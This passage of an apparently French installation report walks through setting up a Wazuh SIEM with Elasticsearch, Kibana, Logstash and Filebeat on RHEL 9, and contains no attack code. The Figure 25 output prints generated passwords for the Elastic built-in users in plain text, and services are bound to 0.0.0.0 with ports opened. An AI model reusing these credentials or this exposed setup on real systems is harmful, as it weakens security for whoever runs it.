



Figure 20: Installation RHEL 9






Figure 21: Configuration RHEL 9




Figure 22 : Connection au Serveur RHEL 9

Docker et docker compose:

We install Docker and Docker Compose on our system with the command:

```
$ sudo yum install docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
```


Elastic stack :

Elasticsearch:

We will execute the following commands.:

```
$ yum install zip unzip curl
$ rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch
$ cat > /etc/yum.repos.d/elastic.repo << EOF
[elasticsearch-7.x]
name=Elasticsearch repository for 7.x packages
baseurl=https://artifacts.elastic.co/packages/7.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
EOF
```

Après en install elasticsearch avec la commande :



```
root@localhost praeco]# yum install elasticsearch-7.17.13
Updating Subscription Management repositories.

This system is registered with an entitlement server, but is not receiving updates. You can use subscription-
scriptions.

elasticsearch repository for 7.x packages                               2.1 MB/s |
Last metadata expiration check: 0:00:49 ago on Sat 22 Jun 2024 04:33:49 PM EDT.
Dependencies resolved.
=====
Package                               Architecture      Version           Repository
=====
Installing:
elasticsearch                          x86_64            7.17.13-1        elasticsearch-7.x
Transaction Summary
-----
Install 1 Package

Total download size: 304 M
Installed size: 507 M
Is this ok [y/N]:
```

Figure 23: Installation Elasticsearch

The following commands generate and install the certificates and keys for SSL:

```
$ curl -so /etc/elasticsearch/elasticsearch.yml https://packages.wazuh.com/4.5/tpl/elastic-
basic/elasticsearch\_all\_in\_one.yml
$ curl -so /usr/share/elasticsearch/instances.yml https://packages.wazuh.com/4.5/tpl/elastic-
basic/instances\_aio.yml
$ /usr/share/elasticsearch/bin/elasticsearch-certutil cert ca --pem --in instances.yml --keep-ca-key --
out ~/certs.zip
$ unzip ~/certs.zip -d ~/certs
$ mkdir /etc/elasticsearch/certs/ca -p
$ cp -R ~/certs/ca/ ~/certs/elasticsearch/* /etc/elasticsearch/certs/
$ chown -R elasticsearch: /etc/elasticsearch/certs
$ chmod -R 500 /etc/elasticsearch/certs
$ chmod 400 /etc/elasticsearch/certs/ca/ca.* /etc/elasticsearch/certs/elasticsearch.*
$ rm -rf ~/certs/ ~/certs.zip
```

Your .yml file should look like the following: (we specify 0.0.0.0 to allow remote access to the server)

```
GNU nano 5.6.1 /etc/elasticsearch/elasticsearch.yml
network.host: 0.0.0.0
node.name: elasticsearch
cluster.initial_master_nodes: elasticsearch

# Transport layer
xpack.security.transport.ssl.enabled: true
xpack.security.transport.ssl.verification_mode: certificate
xpack.security.transport.ssl.key: /etc/elasticsearch/certs/elasticsearch.key
xpack.security.transport.ssl.certificate: /etc/elasticsearch/certs/elasticsearch.crt
xpack.security.transport.ssl.certificate_authorities: /etc/elasticsearch/certs/ca/ca.crt

# HTTP layer
xpack.security.http.ssl.enabled: true
xpack.security.http.ssl.verification_mode: certificate
xpack.security.http.ssl.key: /etc/elasticsearch/certs/elasticsearch.key
xpack.security.http.ssl.certificate: /etc/elasticsearch/certs/elasticsearch.crt
xpack.security.http.ssl.certificate_authorities: /etc/elasticsearch/certs/ca/ca.crt

# Elasticsearch authentication
xpack.security.enabled: true

path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
```

Figure 24: modification du fichier Conf

To start elasticsearch :

```
$ systemctl daemon-reload
$ systemctl enable elasticsearch
$ systemctl start elasticsearch
$ /usr/share/elasticsearch/bin/elasticsearch-setup-passwords auto
```

```
Changed password for user apm_system
PASSWORD apm_system = ZvL3hvtIFsf9njsujxRQ

Changed password for user kibana_system
PASSWORD kibana_system = d0asiIsXpEFEX05kVd4J

Changed password for user kibana
PASSWORD kibana = d0asiIsXpEFEX05kVd4J

Changed password for user logstash_system
PASSWORD logstash_system = iDgq7m4IU6wY4nBAmcI9

Changed password for user beats_system
PASSWORD beats_system = SCmSOByrpIMbG0SySmSs

Changed password for user remote_monitoring_user
PASSWORD remote_monitoring_user = lqJBXMZjLD9vqY5uQ4oJ

Changed password for user elastic
PASSWORD elastic = lXlPkLLGxf7fz4K0gXHS

[root@localhost etc]#
```

Figure 25: Generation des credentials

Kibana

We install and configure SSL certificates and keys for secure communication between Elasticsearch and Kibana :

```
$ yum install kibana-7.17.13
$ mkdir /etc/kibana/certs/ca -p
$ cp -R /etc/elasticsearch/certs/ca/ /etc/kibana/certs/
$ cp /etc/elasticsearch/certs/elasticsearch.key /etc/kibana/certs/kibana.key
$ cp /etc/elasticsearch/certs/elasticsearch.crt /etc/kibana/certs/kibana.crt
$ chown -R kibana:kibana /etc/kibana/
$ chmod -R 500 /etc/kibana/certs
$ chmod 440 /etc/kibana/certs/ca/ca.* /etc/kibana/certs/kibana.*
$ curl -so /etc/kibana/kibana.yml https://packages.wazuh.com/4.5/tpl/elastic-basic/kibana\_all\_in\_one.yml
```

Edit the file /etc/kibana/kibana.yml: (0.0.0.0 for remote access)

```
# ===== System: Kibana Server =====
# Kibana is served by a back end server. This setting specifies the port to use
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and
# The default is 'localhost', which usually means remote machines will not be
# To allow connections from remote users, set this parameter to a non-loopback
server.host: 0.0.0.0
```

Edit logins and use HTTPS for Elasticsearch host:

```
# ===== System: Elasticsearch =====
# The URLs of the Elasticsearch instances to use for all your queries.
#elasticsearch.hosts: [http://localhost:9200]

# If your Elasticsearch is protected with basic authentication, these settings
# provide
# the username and password that the Kibana server uses to perform maintenance
# index at startup. Your Kibana users still need to authenticate with Elastic
# is proxied through the Kibana server.
#elasticsearch.username: "kibana_system"
#elasticsearch.password: "pass"
```

Figure 26: Configuration kibana

To start Kibana Service :

```
$ mkdir /usr/share/kibana/data
$ chown -R kibana:kibana /usr/share/kibana
$ systemctl daemon-reload
$ systemctl enable kibana
$ systemctl start kibana
```

Kibana can be accessed via : <https://localhost:5601>




Figure 27: Interface Kibana

Logstash:

We need to install java 11

```
[elmerikh@localhost ~]$ yum -y install java-11-openjdk java-11-openjdk-devel
Not root, Subscription Management repositories not updated
Error: This command has to be run with superuser privileges (under the root user on most systems).
[elmerikh@localhost ~]$ sudo yum -y install java-11-openjdk java-11-openjdk-devel
Updating Subscription Management repositories.
Last metadata expiration check: 0:27:07 ago on Fri 14 Jun 2024 02:54:01 PM +01.
Dependencies resolved.
=====
Package                                Architecture      Version           Repository
=====
Installing:
java-11-openjdk                        x86_64           1:11.0.23.0.9-3.el9    rhel-9-for-x86_64
java-11-openjdk-devel                  x86_64           1:11.0.23.0.9-3.el9    rhel-9-for-x86_64
Installing dependencies:
copy-jdk-configs                       noarch           4.0-3.el9            rhel-9-for-x86_64
java-11-openjdk-headless                x86_64           1:11.0.23.0.9-3.el9    rhel-9-for-x86_64
=====
```

Figure 28: Installation java 11/jdk

```
[elmerikh@localhost ~]$ java -version
openjdk version "11.0.23" 2024-04-16 LTS
OpenJDK Runtime Environment (Red_Hat-11.0.23.0.9-2) (build 11.0.23+9-LTS)
OpenJDK 64-Bit Server VM (Red_Hat-11.0.23.0.9-2) (build 11.0.23+9-LTS, mixed mode, sharing)
[elmerikh@localhost ~]$
root@localhost rules]# yum install logstash-7.17.13
[elmerikh@localhost ~]$ sudo cp /etc/logstash/logstash-sample.conf /etc/logstash/conf.d/logstash.conf
```

Figure 29: Installation et configuration logstash

```
[elmerikh@localhost ~]$ sudo systemctl is-active elasticsearch kibana logstash
active
active
active
[elmerikh@localhost ~]$ netstat -antp | grep LISTEN | egrep "5601|9200|5044"
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5601          0.0.0.0:*              LISTEN      -
tcp6       0      0 :::5044                :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:9200         :::*                    LISTEN      -
tcp6       0      0 :::9200                :::*                    LISTEN      -
[elmerikh@localhost ~]$
```

Figure 30 : test des services Elastic stack

Opening ports on our machine to allow remote connection into server:

```
[elmerikh@localhost ~]$ sudo firewall-cmd --state
running
[elmerikh@localhost ~]$ sudo firewall-cmd --permanent --add-port=5601/tcp
success
[elmerikh@localhost ~]$ sudo firewall-cmd --reload
success
[elmerikh@localhost ~]$ sudo firewall-cmd --list-ports
5601/tcp 9200/tcp 9300-9400/tcp
[elmerikh@localhost ~]$
```

Figure 31 : Configuration Firewall

Wazuh:

```
$ rpm --import https://packages.wazuh.com/key/GPG-KEY-WAZUH
$ cat > /etc/yum.repos.d/wazuh.repo << EOF
[wazuh]
gpgcheck=1
gpgkey=https://packages.wazuh.com/key/GPG-KEY-WAZUH
enabled=1
name=EL-\\$releasever - Wazuh
baseurl=https://packages.wazuh.com/4.x/yum/
protect=1
EOF
```

```
$ yum install wazuh-manager-4.5.4-1
```

```
[root@localhost etc]# yum install wazuh-manager-4.5.4-1
Updating Subscription Management repositories.
EL-9 - Wazuh 17 kB
Last metadata expiration check: 0:00:01 ago on Sun 23 Jun 2024 08:07:14 AM EDT.
Dependencies resolved.
=====
Package                Architecture          Version               Reposit
=====
Installing:
wazuh-manager          x86_64                4.5.4-1              wazuh
```

Figure 32: Installation Wazuh

Start wazuh:

```
$ systemctl daemon-reload
$ systemctl enable wazuh-manager
$ systemctl start wazuh-manager
```

Filebeat:

```
[root@localhost etc]# yum install filebeat-7.17.13
Updating Subscription Management repositories.
Red Hat Enterprise Linux 9 for x86_64 - BaseOS (RPMs)
Red Hat Enterprise Linux 9 for x86_64 - AppStream (RPMs)
Red Hat CodeReady Linux Builder for RHEL 9 x86_64 (RPMs)
Dependencies resolved.
=====
Package                Architecture          Version
=====
Installing:
filebeat               x86_64                7.17.13-1
```

Figure 33: Installation Filebeat

```

$ curl -so /etc/filebeat/filebeat.yml https://packages.wazuh.com/4.5/tpl/elastic-basic/filebeat\_all\_in\_one.yml
alerts template for Elasticsearch:
$ curl -so /etc/filebeat/wazuh-template.json
https://raw.githubusercontent.com/wazuh/wazuh/v4.5.4/extensions/elasticsearch/7.x/wazuh-template.json
$ chmod go+r /etc/filebeat/wazuh-template.json
Installe Wazuh module for Filebeat:
$ curl -s https://packages.wazuh.com/4.x/filebeat/wazuh-filebeat-0.2.tar.gz | tar -xvz -C
/usr/share/filebeat/module

```

Edit file `/etc/filebeat/filebeat.yml`:

```
output.elasticsearch.password: <notre mot de passe >
```

copy certificates:

```

$ cp -r /etc/elasticsearch/certs/ca/ /etc/filebeat/certs/
$ cp /etc/elasticsearch/certs/elasticsearch.crt /etc/filebeat/certs/filebeat.crt
$ cp /etc/elasticsearch/certs/elasticsearch.key /etc/filebeat/certs/filebeat.key

```

Start filebeat Service:

```

$ systemctl daemon-reload
$ systemctl enable filebeat
$ systemctl start filebeat

```

Test filebeat :

```

root@localhost etc]# filebeat test output
Elasticsearch: https://127.0.0.1:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 127.0.0.1
    dial up... OK
  TLS...
    security: server's certificate chain verification is enabled
    handshake... OK
    TLS version: TLSv1.3
    dial up... OK
  talk to server... OK
  version: 7.17.13
root@localhost etc]#

```

Figure 34: Test service Filebeat

Install Wazuh plugin for Kibana :

```

$ cd /usr/share/kibana
$ sudo -u kibana /usr/share/kibana/bin/kibana-plugin install
https://packages.wazuh.com/4.x/ui/kibana/wazuh\_kibana-4.5.4\_7.17.13-1.zip

```

Link port 443 to 5601 of kibana :

```
$ setcap 'cap_net_bind_service=+ep' /usr/share/kibana/node/bin/node
```

open port 443 of our server :

```

[root@localhost kibana]# sudo firewall-cmd --permanent --add-port=443/tcp
success
[root@localhost kibana]# sudo firewall-cmd --reload
success

```

Now Kibana is accessible via : <https://IP>

